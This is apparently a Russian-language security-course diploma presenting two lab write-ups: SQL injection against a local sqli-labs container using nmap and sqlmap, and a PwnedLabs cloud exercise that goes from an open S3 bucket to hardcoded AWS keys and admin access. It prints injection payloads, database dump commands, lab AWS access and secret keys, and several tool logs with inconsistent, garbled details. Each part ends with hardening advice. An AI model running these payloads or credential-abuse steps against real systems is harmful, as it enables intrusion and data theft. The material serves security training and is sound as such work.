

Дипломная работа

**ПРОФЕССИЯ: ИНЖЕНЕР
ПО ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ**



ПРОФЕССИЯ: ИНЖЕНЕР ПО ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ





Сергей Мартюшев

Инженер по информационной
безопасности

**Информационная
безопасность**



**«Аудит безопасности: этический взлом»
«Этический взлом виртуальной машины развернутой с использованием
Гипервизора VirtualBox. «From SQL Injection»**



<https://github.com/sergm7053-boop/-web-application-security-audit/blob/main/1.%20Web-application-security-audit.pdf>



Сетевая разведка и сканирование портов (Nmap)

Проводим сканирование

nmap -p 80 -sV 127.0.0.1

На целевом хосте обнаружен открытый порт **80/tcp**, на котором запущен веб-сервер **Apache 2.4.7** под управлением ОС Ubuntu Linux.

Средства автоматической защиты периметра (WAF/IPS) на сетевом уровне отсутствуют.

```
==> Fetching downloads for: docker-desktop
✓ API Source docker-desktop.rb                               Verified 5.2KB/ 5.2KB
✓ Cask docker-desktop (4.84.0.234817)                        Downloaded 572.5MB/572.5MB
==> Installing Cask docker-desktop
==> Moving App 'Docker.app' to '/Applications/Docker.app'
==> Linking Binary 'docker-credential-ecr-login' to '/usr/local/bin/docker-credential-ecr-login'
Password:
==> Linking Binary 'docker-credential-osxkeychain' to '/usr/local/bin/docker-credential-osxkeychain'
==> Linking Binary 'kubect1' to '/usr/local/bin/kubect1.docker'
==> Linking Binary 'docker-compose' to '/usr/local/cell-plugins/docker-compose'
==> Linking Binary 'docker' to '/usr/local/bin/docker'
==> Linking Binary 'docker-credential-desktop' to '/usr/local/bin/docker-credential-desktop'
==> Linking Bash Completion 'docker.bash-completion' to '/opt/homebrew/etc/bash_completion.d/docker'
==> Linking Bash Completion 'docker-compose.bash-completion' to '/opt/homebrew/etc/bash_completion.d/docker-compose'
==> Linking Fish Completion 'docker-compose.fish-completion' to '/opt/homebrew/share/fish/vendor_completions.d/docker-co'
==> Linking Fish Completion 'docker.fish-completion' to '/opt/homebrew/share/fish/vendor_completions.d/docker.fish'
==> Linking Zsh Completion 'docker-compose.zsh-completion' to '/opt/homebrew/share/zsh/site-functions/_docker-compose'
==> Linking Zsh Completion 'docker.zsh-completion' to '/opt/homebrew/share/zsh/site-functions/_docker'
🔥 docker-desktop was successfully installed!
sergej@MacBook-Air-Sergej ~ % docker --version
Docker version 29.6.2, build dfc4efb
sergej@MacBook-Air-Sergej ~ % docker run --name pentesterlab-sqli -d -p 80:80 acgpiano/sqli-labs
Unable to find image 'acgpiano/sqli-labs:latest' locally
latest: Pulling from acgpiano/sqli-labs
18e38e80cc63a: Pull complete
4f47b70eef54: Pull complete
0ae7228b5d5bc: Pull complete
b2824e2cd99b8: Pull complete
97179dfaa33: Pull complete
d18c99b32885: Pull complete
b2e4d8e62d16: Pull complete
91b5c99fef87: Pull complete
1a57c2888e59: Pull complete
b3f593c73141: Pull complete
7b846398c5b7: Pull complete
bf9fd2b573be: Pull complete
fd1884d29eba: Pull complete
9b56a3aae7bc: Pull complete
1dc99172123: Pull complete
2a1b74ae34cd: Pull complete
d6ab91bda113: Pull complete
Digest: sha256:d3cd6c1824886bab4de6c5cb0b64024888eeb601fe18c7284639db2ebe9f8791
Status: Downloaded newer image for acgpiano/sqli-labs:latest
WARNING: The requested image's platform (linux/amd64) does not match the detected host platform (linux/arm64/v8) and no specific platform was requested
13978219c296d77eebde5e75e579422610744c8b46388ed9f2558819bb9b3
sergej@MacBook-Air-Sergej ~ % nmap -p 80 -sV 127.0.0.1

Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-28 19:17 +0300
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 127.0.0.1
Host is up (0.00062s latency).

PORT      STATE SERVICE
80/tcp    open  http   Apache httpd 2.4.7 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.21 seconds
sergej@MacBook-Air-Sergej ~ %
```

```

[+] legal disclaimer: usage of sledge for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers asume no liability and are not responsible for any damage or damage caused by this program

[+] starting @ 20:47:08 /2020-07-26/

[20:47:08] [INFO] testing connection to the target URL
[20:47:08] [INFO] checking if the target is protected by some kind of WAF/IPS
[20:47:08] [INFO] testing if the target URL content is stable
[20:47:08] [INFO] target url content is stable
[20:47:08] [INFO] testing if GET parameter 'id' is dynamic
[20:47:08] [INFO] GET parameter 'id' appears to be dynamic
[20:47:08] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible URL: "/wpq")
[20:47:08] [INFO] heuristic (RSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (SSRF) attacks
[20:47:08] [INFO] testing for XSS injection on GET parameter 'id'
[20:47:08] [INFO] it looks like the bool-based blind is "MySQL". So you want to skip test payloads specific for other DBMSes? (Y/n) y
for the remaining tests, do you want to include all tests for MySQL, extending provided level (1) and risk (1) values? (Y/n) y
[20:47:08] [WARNING] reflective values() found and filtering out
[20:47:08] [INFO] testing 'AND bool-based blind - WHERE or HAVING clause'
[20:47:08] [INFO] GET parameter 'id' appears to be AND bool-based blind - WHERE or HAVING clause
[20:47:08] [INFO] GET parameter 'id' is "MySQL" => 8.1 and error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACT(VALUE)) - injectable
[20:47:08] [INFO] GET parameter 'id' is "MySQL" => 8.1 and error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACT(VALUE)) - injectable
[20:47:08] [INFO] testing 'MySQL value queries'
[20:47:08] [INFO] time-based comparison requires longer statistical model, please wait..... (done)
[20:47:08] [INFO] testing 'MySQL => 8.8.12 stacked queries (comment)'
[20:47:08] [INFO] testing 'MySQL => 8.8.12 stacked queries (query SLEEP - comment)'
[20:47:08] [INFO] testing 'MySQL => 8.8.12 stacked queries (query SLEEP)'
[20:47:08] [INFO] testing 'MySQL => 8.8.12 stacked queries (BENCHMARK - comment)'
[20:47:08] [INFO] testing 'MySQL => 8.8.12 stacked queries (BENCHMARK)'
[20:47:08] [INFO] testing 'MySQL => 8.8.12 and time-based blind (query SLEEP)'
[20:47:08] [INFO] GET parameter 'id' appears to be 'MySQL' => 8.8.12 and time-based blind (query SLEEP) - injectable
[20:47:08] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[20:47:08] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[20:47:08] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injecti
on technique test
[20:47:08] [INFO] target URL appears to have 3 columns in query
[20:47:08] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' - injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? (y/n) y
y/nme identified the following injection point(s) with a total of 91 HTTP(s) requests:

Parameter id (GET)
Type: bool-based-blind
Title: bool-based blind - WHERE or HAVING clause
Payload: 1=0 AND 3380=3380 AND 'OQVY'='OQVY'

Type: error-based
Title: MySQL => 8.1 and error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACT(VALUE))
Payload: 1=0 AND EXTRACT(VALUE,(666),CONCAT(EXEC(87d6a72f7c),SELECT (ELT((666+666),1)))&72d677771) AND 'KJmW'='KJmW'

[20:48:05] [INFO] testing 'MySQL inline queries'
[20:48:05] [INFO] testing 'MySQL => 8.8.12 stacked queries (comment)'
[20:48:05] [WARNING] time-based comparison requires larger statistical model
[20:48:05] [INFO] testing 'MySQL => 8.8.12 stacked queries'
[20:48:05] [INFO] testing 'MySQL => 8.8.12 stacked queries (query SLEEP - comment)'
[20:48:05] [INFO] testing 'MySQL => 8.8.12 stacked queries (query SLEEP)'
[20:48:05] [INFO] testing 'MySQL => 8.8.12 stacked queries (BENCHMARK - comment)'
[20:48:05] [INFO] testing 'MySQL => 8.8.12 stacked queries (BENCHMARK)'
[20:48:05] [INFO] testing 'MySQL => 8.8.12 and time-based blind (query SLEEP)'
[20:48:05] [INFO] GET parameter 'id' appears to be 'MySQL' => 8.8.12 and time-based blind (query SLEEP) - injectable
[20:48:05] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[20:48:05] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[20:48:05] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injecti
on technique test
[20:48:05] [INFO] target URL appears to have 3 columns in query
[20:48:05] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' - injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? (y/n) y
y/nme identified the following injection point(s) with a total of 91 HTTP(s) requests:

Parameter id (GET)
Type: bool-based-blind
Title: bool-based blind - WHERE or HAVING clause
Payload: 1=0 AND 3380=3380 AND 'OQVY'='OQVY'

Type: error-based
Title: MySQL => 8.1 and error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACT(VALUE))
Payload: 1=0 AND EXTRACT(VALUE,(666),CONCAT(EXEC(87d6a72f7c),SELECT (ELT((666+666),1)))&72d677771) AND 'KJmW'='KJmW'

Type: time-based-blind
Title: MySQL => 8.8.12 and time-based blind (query SLEEP)
Payload: 1=0 AND (SELECT 4682 FROM (SELECT(SLEEP(1)))JMRP) AND 'SiwH'='SiwH'

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: 1=0=616 AND NAL SELECT NAL,NAL,CONCAT(BY76a77677),BY76771

[20:53:03] [INFO] the back-end DBMS is MySQL
You are server operating system: Linux Ubuntu
Web application technology Apache 2.4.7, PHP 5.6.9
Used web CMS: WordPress, version 5.1

[20:53:03] [INFO] Fetching tables for databases: 'security'
[20:53:03] [WARNING] the security payload provided does not return any output
[20:53:03] [INFO] retrieving: 'users'
[20:53:03] [INFO] retrieving: 'vulnerabilities'
[20:53:03] [INFO] retrieving: 'users'
Database: security
Tables:
+-----+
| email |
| referrer |
| users |
+-----+

[20:53:03] [INFO] fetched data logged to text files under '/Users/sageofwar/sledge'

[+] ending @ 20:53:06 /2020-07-26/

sarge@MacBook-Air-Serge: ~ %

```

Фиксация и выгрузка содержимого баз данных

Полная фиксация и выгрузка содержимого (Дамп таблицы users) с использованием команды дампа:

```
sqlmap -u  
"http://127.0.0.1/Less-  
1/?id=1" -D security -T  
users --dump
```

На основании полученных данных повышаем уровень прав и входим под правами admin.

```

serge@MacBook-Air-Serge: ~ % sqlmap -u "http://127.0.0.1/Less-1/7id1c1" -O security -t users --dmp
[+] starting @ 23:59:55 /2026-07-26/

[23:59:55] [INFO] resuming back-end DBMS 'mysql'
[23:59:55] [INFO] testing connection to the Target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: boolean-based blind
Title: MySQL >= 5.0.12 AND error-based - WHERE or HAVING clause
Payload: id=1 AND 3258=3258 AND 'CHZV'='CHZV'

Type: error-based
Title: MySQL >= 5.0.12 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACT(LVALUE))
Payload: id=1 AND EXTRACT(LVALUE)(8654, CONCAT(8x5,8x716a717671,(SELECT (ELT(8654=8654,1))))8x716a717671) AND 'KJ9W'='KJ9W'

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 4562 FROM (SELECT(SLEEP(3)))URUP) AND 'B1wP'='B1wP'

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: id=-4546 UNION ALL SELECT NULL,NULL,CONCAT(8x716a717671,8x971444873724d6cc6744a2545126c84c6b5353644e7a7273644d41626478496d6b4776456,8x716a717671) --

[23:59:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.1
[23:59:55] [INFO] Fetching columns for table 'users' in database 'security'
[23:59:55] [WARNING] reflective value(s) found and filtering out
[23:59:55] [INFO] retrieved: 'id','int(3)'
[23:59:55] [INFO] retrieved: 'username','varchar(20)'
[23:59:55] [INFO] retrieved: 'password','varchar(20)'
[23:59:55] [INFO] Fetching entries for table 'users' in database 'security'
[23:59:55] [INFO] retrieved: '1','Dumb','Dumb'
[23:59:55] [INFO] retrieved: '2','I-kill-you','Angeline'
[23:59:55] [INFO] retrieved: '3','p0ssessed','Dummy'
[23:59:55] [INFO] retrieved: '4','crappy','secure'
[23:59:55] [INFO] retrieved: '5','stupidity','stupid'
[23:59:55] [INFO] retrieved: '6','genious','superman'
[23:59:55] [INFO] retrieved: '7','mobile','batman'
[23:59:55] [INFO] retrieved: '8','admin','admin'
[23:59:55] [INFO] retrieved: '9','admin1','admin1'
[23:59:55] [INFO] retrieved: '10','admin2','admin2'
[23:59:55] [INFO] retrieved: '11','admin3','admin3'
[23:59:55] [INFO] retrieved: '12','dumbo','dhakan'
[23:59:55] [INFO] retrieved: '14','admin4','admin4'
Database: security
Table: users
+-----+-----+-----+
| id | password | username |
+-----+-----+-----+
| 1 | Dumb | Dumb |
| 2 | I-kill-you | Angeline |
| 3 | p0ssessed | Dummy |
| 4 | crappy | secure |
| 5 | stupidity | stupid |
| 6 | genious | superman |
| 7 | mobile | batman |
| 8 | admin | admin |
| 9 | admin1 | admin1 |
| 10 | admin2 | admin2 |
| 11 | admin3 | admin3 |
| 12 | dumbo | dhakan |
| 14 | admin4 | admin4 |
+-----+-----+-----+

[23:59:55] [INFO] table 'security`.`users' dumped to CSV file '/Users/serge/.local/share/sqlmap/output/127.0.0.1/dmp/security/users.csv'
[23:59:55] [INFO] fetched data logged to text files under '/Users/serge/.local/share/sqlmap/output/127.0.0.1'

[+] ending @ 23:59:55 /2026-07-26/

serge@MacBook-Air-Serge: ~ %

```

Рекомендации по повышению защищенности (харденинг)

Для ликвидации выявленных векторов критических атак рекомендуется реализовать следующие защитные меры:

- **Внедрение параметризованных запросов:** полностью переписать серверную логику обработки параметра `id` с использованием подготовленных запросов (**Prepared Statements / PDO**), что сделает физически невозможным изменение логики SQL-запроса через пользовательский ввод.
- **Санитаризация ввода:** настроить строгое приведение типов (например, принудительное преобразование значения параметра `id` к целочисленному типу `int` перед подстановкой в базу).
- **Изменение дефолтных учётных записей:** сменить простые пароли администраторов (например, `admin:admin`) на сложные буквенно-цифровые комбинации, а также внедрить двухфакторную аутентификацию (2FA) для входа в административную панель.

Тестирование и организация безопасности



«Тестирование на проникновение в Облако»

Задание: «Лабораторная работа [S3 Bucket Brute Force to Breach](#)» на киберполигоне PWNEDLABS»



<https://github.com/sergm7053-boop/cloud-infrastructure-pentest/blob/main/2.%20Тестирование%20на%20проникновение%20в%20Облако.pdf>



1. Этап разведки (Reconnaissance)

Определение параметров S3 бакета с помощью утилиты curl:

```
curl -I https://hlogistics-web.s3.amazonaws.com/
```

Сервер вернул успешный ответ (HTTP/1.1 200 OK) и раскрыл регион бакета: x-amz-bucket-region: eu-west-2.

Фаззинг директорий S3 хранилища проведен с использованием сформированного словаря s3_vulnerabilities.txt и фаззера ffuf:


```
ffuf -u https://hlogistics-web.s3.amazonaws.com -w s3_vulnerabilities.txt -mc 200,403
```

Используя интерфейс командной строки AWS CLI, проведено анонимное сканирование бакета (Unauthenticated Enumeration) и листинг корневой директории без авторизации:

```
aws s3 ls s3://dev.huge-logistics.com/ --no-sign-request
```

В результате листинга обнаружены следующие директории:

- /admin (Доступ заблокирован — Ошибка 403 Access Denied)
- /migration-files (Доступ заблокирован — Ошибка 403 Access Denied)
- /shared (доступ открыт для анонимных пользователей).



2. Этап эксплуатации и повышения привилегий (Exploitation)

Экспfiltrация данных из публичной директории:

в открытой директории /shared обнаружен архив проекта миграции (архивный файл **«hl_migration_project.zip»**). Файл был успешно скачан на локальную машину Kali Linux:

```
aws s3 cp s3://dev.huge-logistics.com/shared/  
hl migration project.zip --no-sign-request.
```

Анализ архива и компрометация первичных учетных данных:

Архив был распакован утилитой unzip. Внутри обнаружен PowerShell скрипт migrate_secrets.ps1:

```
unzip hl_migration_project.ziphead
migrate secrets.ps1
```

При анализе кода скрипта выявлена **уязвимость жестко закодированных учетных данных (Hardcoded Credentials)**. Извлечены первичные ключи доступа пользователя `ram-test`:


•**AWS_ACCESS_KEY_ID:**
AKIA3SFMDAPOWMWJSZZZ

- **AWS SECRET ACCESS KEY:**

Аутентификация в AWS CLI и горизонтальное перемещение: локальный клиент AWS CLI настроен на использование скомпрометированных ключей:

- *bash*

- **aws configure**
aws sts get-caller-identity



2. Этап эксплуатации и повышения привилегий (Exploitation)

Осуществлен успешный вход под учетной записью **arn:aws:iam::794929857501:user/pam-test**.

Повторный аудит прав и вертикальное повышение привилегий (Privilege Escalation): с правами пользователя **pam-test** получен доступ к защищенной директории **/migration-files**, откуда извлечен конфигурационный файл **test-export.xml**:

```
aws s3 cp s3://dev.huge-logistics.com/migration-files/test-export.xml .cat test-export.xml
```

Внутри XML-документа обнаружены скомпрометированные данные доступа учетных записей других сервисов компании (Oracle DB, HP Server, Jira), а также ключи системного администратора AWS IT Admin:

- **AWS_ACCESS_KEY_ID:**

AKIA3SFMDAPOQRFWFGCD

- **AWS_SECRET_ACCESS_KEY:**

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

Полный захват контроля над облачной инфраструктурой (Full Cloud Takeover): повторная конфигурация AWS CLI под новыми учетными данными администратора:

```
aws configureaws sts get-caller-identity
```

```
Kali [PaBoaer]
kali@kali:~$ aws configure
Tip: You can deliver temporary credentials to the AWS CLI using your AWS Console session by running the command 'aws login'.
AWS Access Key ID [None]: AKIA3SFMDAPOQRFWFGCD
AWS Secret Access Key [None]: t21ERPmDq5C1QN55dx00GTclN9mAaJ0bnL4hY6jP
Default region name [None]: us-east-1
Default output format [None]:

kali@kali:~$ aws sts get-caller-identity
{
  "UserId": "AKIA3SFMDAPOQRFWFGCD",
  "Account": "794929857501",
  "Arn": "arn:aws:iam::794929857501:user/pam-test"
}
```

```
Kali [PaBoaer]
kali@kali:~$ aws sts get-caller-identity
{
  "UserId": "AKIA3SFMDAPOQRFWFGCD",
  "Account": "794929857501",
  "Arn": "arn:aws:iam::794929857501:user/pam-test"
}
```

```
Kali [PaBoaer]
kali@kali:~$ aws sts get-caller-identity
{
  "UserId": "AKIA3SFMDAPOQRFWFGCD",
  "Account": "794929857501",
  "Arn": "arn:aws:iam::794929857501:user/pam-test"
}
```

3. Итоги (Findings). Компрометация конфиденциальной информации клиентов

В результате успешного вертикального повышения привилегий до уровня ИТ-Администратора получен полный доступ к критически важной изолированной директории /admin.

- **Компрометация конфиденциальной информации клиентов:** скачан и изучен файл `website_transactions_export.csv`:

`aws s3 cp s3:/// dev.huge-logistics.com .`

Документ содержит **незашифрованные банковские и персональные данные клиентов** Huge Logistics: полные номера кредитных карт, CVV/CVC-коды, имена владельцев, логины, хэши паролей и IP-адреса.

- **Успешное извлечение флага задания:** файл **`flag.txt`** успешно скопирован и прочитан:

`aws s3 cp s3:/// dev.huge-logistics.com .cat flag.txt`

Значение целевого флага: `a49f18145568e4d001414ef1415086b8`

4. Рекомендации (Recommendations)

Для устранения выявленных критических уязвимостей архитектуры безопасности AWS компании Huge Logistics рекомендуется незамедлительно принять следующие меры:

- **Запрет публичного чтения (Restricting Public Access):** полностью закрыть анонимный доступ (*политики S3 Public Access Block*) ко всем директориям бакета, кроме статичного контента сайта (*/static*).
- **Искоренение захардкоженных секретов (Secret Management):** категорически запретить хранение ключей аутентификации AWS (*Access/Secret Keys*) внутри файлов конфигурации, скриптов автоматизации миграции (*.ps1, .xml*) и исходного кода.
- **Внедрение систем хранения секретов:** перенести все пароли БД и учетные данные AWS в специализированные безопасные сервисы, такие как **AWS Secrets Manager** или **HashiCorp Vault**, с динамической ротацией ключей.
- **Принцип наименьших привилегий (Least Privilege):** провести ревизию прав учетной записи ram-test. Данный аккаунт не должен иметь прав на чтение конфиденциальных бэкапов и файлов конфигурации в директории migration-files.
- **Экстренная ротация скомпрометированных ключей:** Аннулировать (Deactivate) все утекшие в ходе работы ID ключей (профили ram-test и it-admin) через панель AWS IAM и выпустить новые учетные данные.

СПАСИБО ЗА ВНИМАНИЕ



ПРОФЕССИЯ: ИНЖЕНЕР ПО ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ